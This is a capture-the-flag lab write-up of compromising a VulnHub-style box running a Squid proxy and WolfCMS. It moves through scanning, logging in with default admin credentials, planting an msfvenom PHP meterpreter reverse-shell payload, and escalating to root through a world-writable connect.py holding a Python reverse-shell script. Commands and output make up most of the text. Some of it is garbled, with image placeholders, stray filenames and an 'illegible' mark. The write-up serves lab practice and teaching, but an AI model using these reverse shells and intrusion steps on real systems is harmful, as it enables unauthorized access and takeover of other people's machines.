

Root The Box..

Tester: Yuval Asraf

Date: 06.01.2021

1. Reconnaissance:

First of all, after loading the Box,
I ran a simple scan to find the boxes IP.

nmap -sP 192.168.1.1-100

Found the IP which was **192.168.1.15**

I ran another nmap scan on the specific ip:

nmap -p- 192.168.1.15 -A

-p- to scan all the ports

-A to scan deeply and get as much information as possible on the open ports and the machine itself.

```
root@kali: /home/kali# nmap -p- 192.168.1.15 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 04:04 EDT
Nmap scan report for 192.168.1.15
Host is up (0.00040s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian Subuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy   Squid http proxy 3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_  _Methods supported: GET HEAD
|_  _http-server-header: squid/3.1.19
|_  _http-title: ERROR: The requested URL could not be retrieved
8080/tcp  closed http-proxy
MAC Address: 08:00:27:DA:97:EC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.40 ms  192.168.1.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.83 seconds
```

2. Exploitation:

After Checking The SSH Version, could not find any exploitation to run on the target machine.

When I checked for vulnerabilities on the Squid http proxy 3.1.19 I found an exploit on metasploit and tried to run it with no success.

```
# Name                               Disclosure Date Rank Check Description
# ---                               -
0 auxiliary/scanner/http/squid_pivot_scanning
1 exploit/linux/proxy/squid_ntlm_authenticate 2004-06-08 great No Squid Proxy Port Scanner
1 exploit/linux/proxy/squid_ntlm_authenticate 2004-06-08 great No Squid NTLM Authenticate Overflow

learning.sh/save  Linkerd.jpg

Interact with a module by name or index, for example use 1 or use exploit/linux/proxy/squid_ntlm_authenticate

msf5 > use exploit/linux/proxy/squid_ntlm_authenticate
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/proxy/squid_ntlm_authenticate) > options

Module options (exploit/linux/proxy/squid_ntlm_authenticate):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    foindome.txt     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3128             yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.5      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  -
  0    Linux BruteForce

msf5 exploit(linux/proxy/squid_ntlm_authenticate) > set rhosts 192.168.1.15
rhosts => 192.168.1.15
msf5 exploit(linux/proxy/squid_ntlm_authenticate) > set rport 3128
rport => 3128
msf5 exploit(linux/proxy/squid_ntlm_authenticate) > set lport 3128
lport => 3128
msf5 exploit(linux/proxy/squid_ntlm_authenticate) > exploit

[*] Started reverse TCP handler on 192.168.1.5:3128
[*] 192.168.1.15:3128 - Trying 0xbffcfbc...
[*] 192.168.1.15:3128 - Sending NTLMSSP_NEGOTIATE (32 bytes)
[*] 192.168.1.15:3128 - Sending NTLMSSP_AUTHENTICATE (356 bytes)
```

I got an idea to try to check the proxy by configure it on the browser.




After applying the settings, I typed the address and got a site.




Quickly I Took a look at the code source (Ctrl + U), but nothing was there.

I decided to run nikto on the target:


nikto -h 192.168.1.15:3128



After looking at the results I saw a file that was interesting (robots.txt), so I quickly went there.



I took the /wolfcms/?/admin and tried to put the information in the URI and got another web page.



A login page, tried default credentials first, admin admin was the right one.



After I got a hold on the site I identified the option Files, and went there in order to see if I can inject a malicious file to get a reverse shell on the web server.

I tried to upload a file but I did not find a way to execute it.

Pages					Order	Published
Pages						
Page (sorted)					Layout	Status
					Order	Published
	Home Page				1	Published
	About us				2	Published
	Articles				3	Published
	RSS Feed				4	Published

body

sidebar

Filter

— none — ▾

```
<?php $last_articles = $this->children(array('limit'=>5, 'order'=>'page.created_on DESC')); ?>
<?php foreach ($last_articles as $article): ?>
<div class="entry">
  <h3><?php echo $article->link($article->title); ?></h3>
  <?php echo $article->content(); ?>
  <p class="info">Posted by <?php echo $article->author(); ?> on <?php echo $article->date(); ?>
    <br />tags: <?php echo join(' ', $article->tags()); ?>
  </p>
</div>
<?php endforeach; ?>
```

Status

Published ▾

Last updated by Administrator on Sat, 5 Dec 2015

Save and Close

Save and Continue Editing

or [Cancel](#)

I used msfvenom to create a payload that will give me a reverse shell.

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.5 lport=3128 -f raw
```

[illegible]

I copied the payload into the Articles we just saw.



And at the same time I made a listener on metasploit for the reverse shell.

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 192.168.1.5 (Attacker Machine)

set lport 3128

exploit -j

When I created the listener, And the payload was uploaded I went to the home page, and clicked on the Articles in order to execute the command and get a shell.




```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.5      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.5      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf5 exploit(multi/handler) > set lport 3128
lport => 3128
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.5:3128
msf5 exploit(multi/handler) > [*] Sending stage (38288 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.5:3128 -> 192.168.1.15:55886) at 2021-06-01 04:46:19 -0400
msf5 exploit(multi/handler) >

```

I got the shell, and used **sessions -i 1** to interact with the session and used **shell** to get a the shell.

```

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1537 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Box5:/var/www/wolfcms$ whoami
www-data
www-data@Box5:/var/www/wolfcms$

```

python -c 'import pty; pty.spawn("/bin/bash")' – To get a nicer shell.

3. Privilege Escalation:

When I got a hold on the machine, I tried some commands and enumerations to try to find my way to get to root.

First, I ran

uname -a to get info about the OS and see if there are any PE for that.

then, I ran:

awk -F: '(\$3 == "0") {print}' /etc/passwd - to check if there are any another super users.

and after that I checked if there are any SUID files that I can use to run as root.

```
find / -perm -u=s -type f 2>/dev/null
```

I used

```
ls -l /etc/passwd
```

ls -l /etc/shadow

To see if there are any misconfigurations that will allow me to modify these files.

```
www-data@Box5:/var/www/wolfcms$ uname -a
Linux Box5 3.11.0-15-generic #25-precise-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
www-data@Box5:/var/www/wolfcms$ awk -F: '($3 == "0") {print}' /etc/passwd
awk -F: '($3 == "0") {print}' /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@Box5:/var/www/wolfcms$ find / -perm -u+s -type f 2>/dev/null\
find / -perm -u+s -type f 2>/dev/null\
>
  [safe] foundme.txt
^Z
Background channel 0? [y/N] n
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/expect/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/sudo
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/ntr
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/pppd
/usr/sbin/uuid
/bin/ping6
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
/bin/ping
www-data@Box5:/var/www/wolfcms$ ls -l /etc/passwd
ls -l /etc/passwd
-rw-r--r-- 1 root root 1101 Feb 29 2020 /etc/passwd
www-data@Box5:/var/www/wolfcms$ ls -l /etc/shadow
ls -l /etc/shadow
-rw-r----- 1 root shadow 898 Feb 29 2020 /etc/shadow
```


I also tried to see if there are any cronjobs that I can use.

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

All of the Above gave me no results.

lastly, I checked **/var/www** and saw a file named connect.py, that created by root and had 777 permissions.

```
www-data@Box5:/var/www/wolfcms$ cd /var/www
cd /var/www
www-data@Box5:/var/www$ ls -l
ls -l
total 16
-rwxrwxrwx 1 root root 109 Dec 5 2015 connect.py
-rw-r--r-- 1 root root 67 Feb 29 2020 index.php
-rw-r--r-- 1 root root 72 Feb 29 2020 robots.txt
drwxr-xr-x 5 root root 4096 Dec 5 2015 wolfcms
www-data@Box5:/var/www$
```

python -v I wanted to check the version of python to see if it is outdated and vulnerable.

```
Python 2.7.3 (default, Sep 26 2013, 20:08:41)
[GCC 4.6.3] on linux2
```

After a research I found a Privilege Escalation, on the same version.

Resource:

<https://rastating.github.io/privilege-escalation-via-python-library-hijacking/>

I tried to perform the PE, which was to create a python script that will give me a reverse shell on /bin/bash running as root.

```
kali@kali: ~  
  
import socket  
  
lhost = "192.168.1.5"  
lport = 22  
  
ZIP_DEFLATED = 0  
  
class ZipFile:  
    def close(*args):  
        return  
  
    def write(*args):  
        return  
  
    def __init__(self, *args):  
        return  
  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.connect((lhost, lport))  
os.dup2(s.fileno(),0)  
os.dup2(s.fileno(),1)  
os.dup2(s.fileno(),2)  
os.putenv("HISTFILE", '/dev/null')  
pty.spawn("/bin/bash")  
s.close()  
  
~  
~  
~  
~  
~
```

I edited the file with the following settings, and gave it port 22, because it was open and not used with another session at that moment.

after saving the file I created another listener with Netcat.

nc -lvp 22

And then executed the script.

```
pwd  
/var/www  
ls  
connect.py  
index.php  
robots.txt  
wolfcms  
./connect.py
```

Got the shell as root and the flag!

```
root@kali:/home/kali# nc -lvp 22
listening on [any] 22 ...
192.168.1.15: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.15] 57688
root@Box5:~# whoami
whoami
root
root@Box5:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@Box5:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you see this so you are great! keep up with the good work
root@Box5:~#
```